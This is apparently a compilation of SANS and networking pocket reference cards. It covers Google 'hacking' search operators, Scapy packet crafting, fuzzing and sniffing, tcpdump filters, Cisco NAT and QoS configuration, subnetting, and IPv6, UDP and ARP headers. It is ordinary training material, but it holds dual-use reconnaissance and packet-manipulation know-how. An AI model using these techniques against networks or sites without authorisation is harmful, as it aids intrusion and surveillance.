540	UUCP	2483-2484	Oracle DB	6881-6999	BitTorrent		

Legend

	Chat
	Encrypted
	Gaming
	Malicious
	Peer to Peer
	Streaming

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

Advanced Operators

Advanced Operators	Meaning	What To Type Into Search Box (& Description of Results)
site:	Search only one website	conference site:www.sans.org (Search SANS site for conference info)
[#]...[#] or numrange:	Search within a range of numbers	plasma television \$1000...1500 (Search for plasma televisions between \$1000 and \$1500)
date:	Search only a range of months	hockey date: 3 (Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available)
safesearch:	Exclude adult-content	safesearch: sex education (Search for sex education material without returning adult sites)
link:	linked pages	link:www.sans.org (Find pages that link to the SANS website)
info:	Info about a page	info:www.sans.org (Find information about the SANS website)
related:	Related pages	related:www.stanford.edu (Find websites related to the Stanford website)
intitle:	Searches for strings in the title of the page	intitle:conference (Find pages with "conference" in the page title)
allintitle:	Searches for all strings within the page title	allintitle:conference SANS (Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators)
inurl:	Searches for strings in the URL	inurl:conference (Find pages with the string "conference" in the URL)
allinurl:	Searches for all strings within the URL	allinurl:conference SANS (Find pages with "conference" and "SANS" in the URL. Doesn't combine well with other operators)
filetype: or ext:	Searches for files with that file extension	filetype:ppt (Find files with the ".ppt" file extension. ".ppt" are MS PowerPoint files.)
cache:	Display the Google cache of the page	cache:www.sans.org (Show the cached version of the page without performing the search)
phonebook: or rphonebook: or bphonebook	Display all, residential, business phone listings	phonebook:Rick Smith MD (Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches)
author:	Searches for the author of a newsgroup post	author:Rick (Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search)
insubject:	Search only in the subject of a newsgroup post	insubject:Mac OS X (Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search)
define:	Various definitions of the word or phrase	define:sarcastic (Get the definition of the word sarcastic)
stock:	Get information on a stock abbreviation	stock:AAPL (Get the stock information for Apple Computer, Inc.)

Number Searching

Number Searching	Description
1Z9999W99999999999	UPS tracking numbers
999999999999	FedEx tracking numbers
9999 9999 9999 9999 9999 99	USPS tracking numbers
AAAAA999A9AA99999	Vehicle Identification Numbers (VIN)
305214274002	UPC codes
202	Telephone area codes
patent 5123123	Patent numbers (Remember to put the word "patent" before your patent number)
n199ua	FAA airplane registration numbers (An airplane's FAA registration number is typically printed on its tail)
fcc B4Z-34009-PIR	FCC equipment IDs (Remember to put the word "fcc" before the equipment ID)

Calculator Operators

Operators	Meaning	Type Into Search Box
+	addition	45 + 39
-	subtraction	45 - 39
*	multiplication	45 * 39
/	division	45 / 39
% of	percentage of	45% of 39
^	raise to a power	2^5 (2 to the 5th power)

Operator Examples

Operator Example	Finds Pages Containing
<i>sailboat chesapeake bay</i>	the words sailboat , Chesapeake and Bay
<i>sloop OR yawl</i>	either the word sloop or the word yawl
<i>“To each his own”</i>	the exact phrase to each his own
<i>virus -computer</i>	the word virus but NOT the word computer
<i>Star Wars Episode +III</i>	This movie title, including the roman numeral III
<i>~boat loan</i>	loan info for both the word boat and its synonyms: canoe , ferry , etc.
<i>define:sarcastic</i>	definitions of the word sarcastic from the Web
<i>mac * x</i>	the words Mac and X separated by exactly one word
<i>I’m Feeling Lucky (Google link)</i>	Takes you directly to first web page returned for your query

Search Parameters

Search Parameters	Value	Description of Use in Google Search URLs
q	the search term	The search term
filter	0 or 1	If filter is set to 0, show potentially duplicate results.
as_epq	a search phrase	The value submitted is as an exact phrase. No need to surround with quotes.
as_ft	i = include e = exclude	The file type indicated by as_filetype is included or excluded in the search.
as_filetype	a file extension	The file type is included or excluded in the search indicated by as_ft .
as_occt	any = anywhere title = page title body = text of page url = in the page URL links = in links to the page	Find the search term in the specified location.
as_dt	i = include e = exclude	The site or domain indicated by as_sitesearch is included or excluded in the search.
as_sitesearch	site or domain	The file type is included or excluded in the search indicated by as_dt .
as_qdr	m3 = three months m6 = six months y = past year	Locate pages updated with in the specified time frame.

SANS

Google
Hacking and Defense
Cheat Sheet

POCKET REFERENCE GUIDE

SANS Stay Sharp Program

<http://www.sans.org>

<http://www.sans.org/staysharp>

Purpose

This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

What to use this sheet for

Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

This sheet is split into these sections:

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

References:

<http://www.google.com/intl/en/help/refinesearch.html>

<http://johnny.ihackstuff.com>

<http://www.google.com/intl/en/help/cheatsheet.html>

Basic Commands

ls()
List all available protocols and protocol options

lsc()
List all available scapy command functions

conf
Show/set scapy configuration parameters

Constructing Packets

```
# Setting protocol fields
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

# Combining layers
>>> l3=IP()/TCP()
>>> l2=Ether()/l3

# Splitting layers apart
>>> l2.getlayer(1)
<IP frag=0 proto=tcp |<TCP |>>
>>> l2.getlayer(2)
<TCP |>
```

Displaying Packets

```
# Show an entire packet
>>> (Ether()/IPv6()).show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= ::1
  dst= ::1

# Show field types with default values
>>> ls(UDP())
sport : ShortEnumField = 1025 (53)
dport : ShortEnumField = 53 (53)
len : ShortField = None (None)
chksum : XShortField = None (None)
```

Fuzzing

```
# Randomize fields where applicable
>>> fuzz(ICMP()).show()
###[ ICMP ]###
  type= <RandByte>
  code= 227
  chksum= None
  unused= <RandInt>
```

Specifying Addresses and Values

```
# Explicit IP address (use quotation marks)
>>> IP(dst="192.0.2.1")

# DNS name to be resolved at time of transmission
>>> IP(dst="example.com")

# IP network (results in a packet template)
>>> IP(dst="192.0.2.0/24")

# Random addresses with RandIP() and RandMAC()
>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

# Set a range of numbers to be used (template)
>>> IP(ttl=(1,30))

# Random numbers with RandInt() and RandLong()
>>> IP(id=RandInt())
```

Sending Packets

send(pkt, inter=0, loop=0, count=1, iface=N)

Send one or more packets at layer three

sendp(pkt, inter=0, loop=0, count=1, iface=N)

Send one or more packets at layer two

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)

Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
```

Sending and Receiving Packets

sr(pkt, filter=N, iface=N), srp(...)

Send packets and receive replies

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)

Send packets and return only the first reply

srloop(pkt, timeout=N, count=N), srploop(...)

Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets

sniff(count=0, store=1, timeout=N)

Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
>>> pkts=sniff(count=100, iface="eth0")
>>> pkts
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

Command Line Options


-A	Print frame payload in ASCII	-q	Quick output
-c <count>	Exit after capturing count packets	-r <file>	Read packets from file
-D	List available interfaces	-s <len>	Capture up to len bytes per packet
-e	Print link-level headers	-S	Print absolute TCP sequence numbers
-F <file>	Use file as the filter expression	-t	Don't print timestamps
-G <n>	Rotate the dump file every n seconds	-v[v[v]]	Print more verbose output
-i <iface>	Specifies the capture interface	-w <file>	Write captured packets to file
-K	Don't verify TCP checksums	-x	Print frame payload in hex
-L	List data link types for the interface	-X	Print frame payload in hex and ASCII
-n	Don't convert addresses to names	-y <type>	Specify the data link type
-p	Don't capture in promiscuous mode	-Z <user>	Drop privileges from root to user

Capture Filter Primitives

[src dst] host <host>	Matches a host as the IP source, destination, or either
ether [src dst] host <ehost>	Matches a host as the Ethernet source, destination, or either
gateway host <host>	Matches packets which used host as a gateway
[src dst] net <network>/<len>	Matches packets to or from an endpoint residing in network
[tcp udp] [src dst] port <port>	Matches TCP or UDP packets sent to/from port
[tcp udp] [src dst] portrange <p1>-<p2>	Matches TCP or UDP packets to/from a port in the given range
less <length>	Matches packets less than or equal to length
greater <length>	Matches packets greater than or equal to length
(ether ip ip6) proto <protocol>	Matches an Ethernet, IPv4, or IPv6 protocol
(ether ip) broadcast	Matches Ethernet or IPv4 broadcasts
(ether ip ip6) multicast	Matches Ethernet, IPv4, or IPv6 multicasts
type (mgt ctl data) [subtype <subtype>]	Matches 802.11 frames based on type and optional subtype
vlan [<vlan>]	Matches 802.1Q frames, optionally with a VLAN ID of vlan
mpls [<label>]	Matches MPLS packets, optionally with a label of label
<expr> <relop> <expr>	Matches packets by an arbitrary expression

Protocols			Modifiers	Examples	
arp	ip6	slip	! or not	udp dst port not 53	UDP not bound for port 53
ether	link	tcp	&& or and	host 10.0.0.1 && host 10.0.0.2	Traffic between these hosts
fddi	ppp	tr	or or	tcp dst port 80 or 8080	Packets to either TCP port
icmp	radio	udp			
ip	rarp	wlan			
TCP Flags			ICMP Types		
tcp-urg	tcp-rst		icmp-unreach	icmp-routeradvert	icmp-tstampreply
tcp-ack	tcp-syn		icmp-sourcsequench	icmp-routersolicit	icmp-ireq
tcp-psh	tcp-fin		icmp-redirect	icmp-timxceed	icmp-ireqreply
			icmp-echo	icmp-paramprob	icmp-maskreq
				icmp-tstamp	icmp-maskreply

Example Topology



Address Classification

Inside Local	An actual address assigned to an inside host
Inside Global	An inside address seen from the outside
Outside Global	An actual address assigned to an outside host
Outside Local	An outside address seen from the inside

NAT Boundary Configuration

```
interface FastEthernet0
ip address 10.0.0.1 255.255.0.0
ip nat inside
!
interface FastEthernet1
ip address 174.143.212.1 255.255.252.0
ip nat outside
```

		Perspective	
		Local	Global
Location	Inside	Inside Local	Inside Global
	Outside	Outside Local	Outside Global

Static Source Translation

```
! One line per static translation
ip nat inside source static 10.0.0.19 192.0.2.1
ip nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47
ip nat outside source static 174.143.213.240 10.0.2.181
```

Terminology

NAT Pool

A pool of IP addresses to be used as inside global or outside local addresses in translations

Port Address Translation (PAT)

An extension to NAT that translates information at layer four and above, such as TCP and UDP port numbers; dynamic PAT configurations include the **overload** keyword

Extendable Translation

The **extendable** keyword must be appended when multiple overlapping static translations are configured

Dynamic Source Translation

```
! Create an access list to match inside local addresses
access-list 10 permit 10.0.0.0 0.0.255.255
!
! Create NAT pool of inside global addresses
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine them with a translation rule
ip nat inside source list 10 pool MyPool
!
! Dynamic translations can be combined with static entries
ip nat inside source static 10.0.0.42 192.0.2.42
```

Special NAT Pool Types

Rotary Used for load balancing

Match-Host Preserves the host portion of the address after translation

Port Address Translation (PAT)

```
! Static layer four port translations
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Dynamic port translation with a pool
ip nat inside source list 11 pool MyPool overload
!
! Dynamic translation with interface overloading
ip nat inside source list 11 interface FastEthernet1 overload
```

Troubleshooting

```
show ip nat translations [verbose]
show ip nat statistics
clear ip nat translations
```

NAT Translations Tuning

```
ip nat translation tcp-timeout <seconds>
ip nat translation udp-timeout <seconds>
ip nat translation max-entries <number>
```

Inside Destination Translation

```
! Create a rotary NAT pool
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Enable load balancing across inside hosts for incoming traffic
ip nat inside destination list 12 pool LoadBalServers
```

Quality of Service Models

Best Effort · No QoS policies are implemented

Integrated Services (IntServ)

Resource Reservation Protocol (RSVP) is used to reserve bandwidth per-flow across all nodes in a path

Differentiated Services (DiffServ)

Packets are individually classified and marked; policy decisions are made independently by each node in a path

Layer 2 QoS Markings

Medium	Name	Type
Ethernet	Class of Service (CoS)	3-bit 802.1p field in 802.1Q header
Frame Relay	Discard Eligibility (DE)	1-bit drop eligibility flag
ATM	Cell Loss Priority (CLP)	1-bit drop eligibility flag
MPLS	Traffic Class (TC)	3-bit field compatible with 802.1p

IP QoS Markings


IP Precedence

The first three bits of the IP TOS field; limited to 8 traffic classes

Differentiated Services Code Point (DSCP)

The first six bits of the IP TOS are evaluated to provide more granular classification; backward-compatible with IP Precedence

QoS Flowchart



Terminology

Per-Hop Behavior (PHB)

The individual QoS action performed at each independent DiffServ node

Trust Boundary · Beyond this, inbound QoS markings are not trusted

Tail Drop · Occurs when a packet is dropped because a queue is full

Policing

Imposes an artificial ceiling on the amount of bandwidth that may be consumed; traffic exceeding the policer rate is reclassified or dropped

Shaping

Similar to policing but buffers excess traffic for delayed transmission; makes more efficient use of bandwidth but introduces a delay

TCP Synchronization

Flows adjust TCP window sizes in synch, making inefficient use of a link


DSCP Per-Hop Behaviors

Class Selector (CS) · Backward-compatible with IP Precedence values

Assured Forwarding (AF) · Four classes with variable drop preferences

Expedited Forwarding (EF) · Priority queuing for delay-sensitive traffic

IP Type of Service (TOS)



Precedence/DSCP

	Binary	DSCP	Prec.
56	111000	Reserved	7
48	110000	Reserved	6
46	101110	EF	5
32	100000	CS4	
34	100010	AF41	4
36	100100	AF42	
38	100110	AF43	
24	011000	CS3	
26	011010	AF31	3
28	011100	AF32	
30	011110	AF33	
16	010000	CS2	
18	010010	AF21	2
20	010100	AF22	
22	010110	AF23	
8	001000	CS1	
10	001010	AF11	1
12	001100	AF12	
14	001110	AF13	
0	000000	BE	0

Congestion Avoidance

Random Early Detection (RED)

Packets are randomly dropped before a queue is full to prevent tail drop; mitigates TCP synchronization

Weighted RED (WRED)

RED with the added capability of recognizing prioritized traffic based on its marking


Class-Based WRED (CBWRED)

WRED employed inside a class-based WFQ (CBWFQ) queue

Queuing Comparison

	FIFO	PQ	CQ	WFQ	CBWFQ	LLQ
Default on Interfaces	>2 Mbps	No	No	<=2 Mbps	No	No
Number of Queues	1	4	Configured	Dynamic	Configured	Configured
Configurable Classes	No	Yes	Yes	No	Yes	Yes
Bandwidth Allocation	Automatic	Automatic	Configured	Automatic	Configured	Configured
Provides for Minimal Delay	No	Yes	No	No	No	Yes
Modern Implementation	Yes	No	No	No	Yes	Yes


First In First Out (FIFO)



Hardware Queue


- Packets are transmitted in the order they are processed
- No prioritization is provided
- Default queuing method on high-speed (>2 Mbps) interfaces
- Configurable with the **tx-ring-limit** interface config command

Custom Queuing (CQ)




- Rotates through queues using Weighted Round Robin (WRR)
- Processes a configurable number of bytes from each queue per turn
- Prevents queue starvation but does not provide for delay-sensitive traffic

Class-Based WFQ (CBWFQ)




- WFQ with administratively configured queues
- Each queue is allocated an amount/percentage of bandwidth
- No support for delay-sensitive traffic

Priority Queuing (PQ)




- Provides four static queues which cannot be reconfigured
- Higher-priority queues are always emptied before lower-priority queues
- Lower-priority queues are at risk of bandwidth starvation

Weighted Fair Queuing (WFQ)



- Queues are dynamically created per flow to ensure fair processing
- Statistically drops packets from aggressive flows more often
- No support for delay-sensitive traffic

Low Latency Queuing (LLQ)



- CBWFQ with the addition of a policed strict-priority queue
- Highly configurable while still supporting delay-sensitive traffic

LLQ Config Example

Class Definitions

```
! Match packets by DSCP value
class-map match-all Voice
  match dscp ef
!
class-map match-all Call-Signaling
  match dscp cs3
!
class-map match-any Critical-Apps
  match dscp af21 af22
!
! Match packets by access list
class-map match-all Scavenger
  match access-group name Other
```

Policy Creation

```
policy-map Foo
  class Voice
    ! Priority queue policed to 33%
    priority percent 33
  class Call-Signaling
    ! Allocate 5% of bandwidth
    bandwidth percent 5
  class Critical-Apps
    bandwidth percent 20
    ! Extend queue size to 96 packets
    queue-limit 96
  class Scavenger
    ! Police to 64 kbps
    police cir 64000
    conform-action transmit
    exceed-action drop
  class class-default
    ! Enable WFQ
    fair-queue
    ! Enable WRED
    random-detect
```

Policy Application

```
interface Serial0
  ! Apply the policy in or out
  service-policy output Foo
```


LLQ Config Example

```
show policy-map [interface]
Show interface
show queue <interface>
Show mls qos
```

Subnets			
CIDR	Subnet Mask	Addresses	Wildcard
/32	255.255.255.255	1	0.0.0.0
/31	255.255.255.254	2	0.0.0.1
/30	255.255.255.252	4	0.0.0.3
/29	255.255.255.248	8	0.0.0.7
/28	255.255.255.240	16	0.0.0.15
/27	255.255.255.224	32	0.0.0.31
/26	255.255.255.192	64	0.0.0.63
/25	255.255.255.128	128	0.0.0.127
/24	255.255.255.0	256	0.0.0.255
/23	255.255.254.0	512	0.0.1.255
/22	255.255.252.0	1,024	0.0.3.255
/21	255.255.248.0	2,048	0.0.7.255
/20	255.255.240.0	4,096	0.0.15.255
/19	255.255.224.0	8,192	0.0.31.255
/18	255.255.192.0	16,384	0.0.63.255
/17	255.255.128.0	32,768	0.0.127.255
/16	255.255.0.0	65,536	0.0.255.255
/15	255.254.0.0	131,072	0.1.255.255
/14	255.252.0.0	262,144	0.3.255.255
/13	255.248.0.0	524,288	0.7.255.255
/12	255.240.0.0	1,048,576	0.15.255.255
/11	255.224.0.0	2,097,152	0.31.255.255
/10	255.192.0.0	4,194,304	0.63.255.255
/9	255.128.0.0	8,388,608	0.127.255.255
/8	255.0.0.0	16,777,216	0.255.255.255
/7	254.0.0.0	33,554,432	1.255.255.255
/6	252.0.0.0	67,108,864	3.255.255.255
/5	248.0.0.0	134,217,728	7.255.255.255
/4	240.0.0.0	268,435,456	15.255.255.255
/3	224.0.0.0	536,870,912	31.255.255.255
/2	192.0.0.0	1,073,741,824	63.255.255.255
/1	128.0.0.0	2,147,483,648	127.255.255.255
/0	0.0.0.0	4,294,967,296	255.255.255.255

Decimal to Binary			
Subnet Mask	Wildcard		
255	1111	1111	0 0000 0000
254	1111	1110	1 0000 0001
252	1111	1100	3 0000 0011
248	1111	1000	7 0000 0111
240	1111	0000	15 0000 1111
224	1110	0000	31 0001 1111
192	1100	0000	63 0011 1111
128	1000	0000	127 0111 1111
0	0000	0000	255 1111 1111

Subnet Proportion



Classful Ranges

- A** 0.0.0.0 – 127.255.255.255
- B** 128.0.0.0 - 191.255.255.255
- C** 192.0.0.0 - 223.255.255.255
- D** 224.0.0.0 - 239.255.255.255
- E** 240.0.0.0 - 255.255.255.255


Reserved Ranges

- RFC 1918** 10.0.0.0 - 10.255.255.255
- Localhost** 127.0.0.0 - 127.255.255.255
- RFC 1918** 172.16.0.0 - 172.31.255.255
- RFC 1918** 192.168.0.0 - 192.168.255.255

Terminology

CIDR
Classless interdomain routing was developed to provide more granularity than legacy classful addressing; CIDR notation is expressed as /XX

VLSM
Variable-length subnet masks are an arbitrary length between 0 and 32 bits; CIDR relies on VLSMs to define routes





- Version** (4 bits) · Always set to 6
- Traffic Class** (8 bits) · A DSCP value for QoS
- Flow Label** (20 bits) · Identifies unique flows (optional)
- Payload Length** (16 bits) · Length of the payload in bytes
- Next Header** (8 bits) · Header or protocol which follows
- Hop Limit** (8 bits) · Similar to IPv4's time to live field
- Source Address** (128 bits) · Source IP address
- Destination Address** (128 bits) · Destination IP address

- ### Address Types
- Unicast** · One-to-one communication
 - Multicast** · One-to-many communication
 - Anycast** · An address configured in multiple locations

- ### Multicast Scopes
- | | |
|--------------------------|---------------------|
| 1 Interface-local | 5 Site-local |
| 2 Link-local | 8 Org-local |
| 4 Admin-local | E Global |

- ### Special-Use Ranges
- | | |
|----------------------|---------------------|
| ::0 | Default route |
| ::/128 | Unspecified |
| ::1/128 | Loopback |
| ::/96 | IPv4-compatible* |
| ::FFFF:0:0/96 | IPv4-mapped |
| 2001::/32 | Teredo |
| 2001:DB8::/32 | Documentation |
| 2002::/16 | 6to4 |
| FC00::/7 | Unique local |
| FE80::/10 | Link-local unicast |
| FEC0::/10 | Site-local unicast* |
| FF00::/8 | Multicast |
- * Deprecated

- ### Address Notation
- Eliminate leading zeros from all two-byte sets
 - Replace up to one string of consecutive zeros with a double-colon (::)



- ### Extension Headers
- Hop-by-hop Options (0)**
Carries additional information which must be examined by every router in the path
 - Routing (43)**
Provides source routing functionality
 - Fragment (44)**
Included when a packet has been fragmented by its source
 - Encapsulating Security Payload (50)**
Provides payload encryption (IPsec)
 - Authentication Header (51)**
Provides packet authentication (IPsec)
 - Destination Options (60)**
Carries additional information which pertains only to the recipient

- ### Transition Mechanisms
- Dual Stack**
Transporting IPv4 and IPv6 across an infrastructure simultaneously
 - Tunneling**
IPv6 traffic is encapsulated into IPv4 using IPv6-in-IP, UDP (Teredo), or Intra-Site Automatic Tunnel Addressing Protocol (ISATAP)
 - Translation**
Stateless IP/ICMP Translation (SIIT) translates IP header fields, NAT Protocol Translation (NAT-PT) maps between IPv6 and IPv4 addresses

UDP Header	
Bit Number	
1 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 2 3 3	
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1	
Source Port	Destination Port
Length	Checksum
UDP Header Information	
Common UDP Well-Known Server Ports	
7 echo	138 netbios-dgm
19 chargen	161 snmp
37 time	162 snmp-trap
53 domain	500 isakmp
67 bootps (DHCP)	514 syslog
68 bootpc (DHCP)	520 rip
69 tftp	33434 traceroute
137 netbios-ns	
Length	
(Number of bytes in entire datagram including header; minimum value = 8)	
Checksum	
(Covers pseudo-header and entire UDP datagram)	

ARP		
Bit Number		
1 1 1 1 1 1 1 1 1 1 2 2 2 2 2 2 2 2 2 2 3 3		
0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1		
Hardware Address Type		Protocol Address Type
H/w Addr Len	Prot. Addr Len	Operation
Source Hardware Address		
Source Hardware Addr (cont.)		Source Protocol Address
Source Protocol Addr (cont.)		Target Hardware Address
Target Hardware Address (cont.)		
Target Protocol Address		
ARP Parameters (for Ethernet and IPv4)		
Hardware Address Type		
1 Ethernet		
6 IEEE 802 LAN		
Protocol Address Type		
2048 IPv4 (0x0800)		
Hardware Address Length		
6 for Ethernet/IEEE 802		
Protocol Address Length		
4 for IPv4		
Operation		
1 Request		
2 Reply		



The SANS Technology Institute (STI)

offers two degree programs:

MS in Information Security Management

and

MS in Information Security Engineering.

If you have a bachelor's degree and 12 months of experience in information security, follow these easy steps to get started:

- Complete an application – downloadable at www.sans.edu/admissions/procedure.php
- Submit the employer recommendation – form is provided
- Have your college send sealed transcripts to STI
- Submit an application fee

Learn more at www.sans.edu

Contact us at

info@sans.edu or (720) 941-4932

SANS



TCP/IP and tcpdump

Version July-2010

POCKET REFERENCE GUIDE

ISC@sans.org • www.sans.org • <http://isc.sans.org>

COURSES & GIAC CERTIFICATIONS

FOR558

Network Forensics

MGT512

SANS Security Leadership Essentials For Managers with Knowledge Compression™

GSLC

SEC401

SANS Security Essentials Bootcamp Style

GSEC

SEC502

Perimeter Protection In-Depth

GCFW

SEC503

Intrusion Detection In-Depth

GCIA

SEC556

Comprehensive Packet Analysis

SEC560

Network Penetration Testing & Ethical Hacking

GPEN

tcpdump Usage

```
tcpdump [-aenStvx] [-F file]
[-i int] [-r file] [-s snaplen]
[-w file] ['filter_expression']
```

- e Display data link header.
- F Filter expression in file.
- i Listen on int interface.
- n Don't resolve IP addresses.
- r Read packets from file.
- s Get snaplen bytes from each packet.
- S Use absolute TCP sequence numbers.
